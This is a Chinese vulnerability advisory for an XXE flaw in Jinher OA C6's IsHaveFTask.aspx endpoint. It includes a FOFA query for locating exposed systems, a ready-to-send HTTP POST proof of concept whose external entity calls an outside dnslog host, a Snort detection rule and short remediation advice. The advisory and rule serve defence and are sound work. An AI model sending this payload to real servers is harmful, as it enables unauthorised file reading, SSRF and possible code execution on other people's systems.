

金和OA_C6-IsHaveFTask-XXE

金和OA_C6-IsHaveFTask-XXE，该XXE漏洞允许攻击者通过恶意SOAP请求读取服务器敏感文件，甚至可能造成SSRF或远程代码执行（RCE）。

影响版本

金和OA

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA：app="金和网络-金和OA"

POC/EXP：

```
POST /c6/jhsoft.web.dailytaskmanage/IsHaveFTask.aspx/ HTTP/1.1
Host: 127.0.0.1
Content-Type: application/xml
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.66 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://oa.kob7fm.dnslog.cn">
%remote;]>
<root/>
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Jinher OA - XXE in IsHaveFTask.aspx";
  flow:to_server,established;
  content:"POST"; http_method;
  content: "/c6/Jhsoft.Web.dailytaskmanage/IsHaveFTask.aspx"; http_uri;
  content: "Content-Type: application/xml"; http_header;
  pcre: "/<!ENTITY\s+\%\s+\w+\s+\s+SYSTEM\s+[\"]http:/i";
  metadata:service http;
  metadata:affected_product "金和OA系统";
  metadata:vulnerability_type "XML External Entity (XXE)";
  classtype:web-application-attack;
  sid:1000312;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。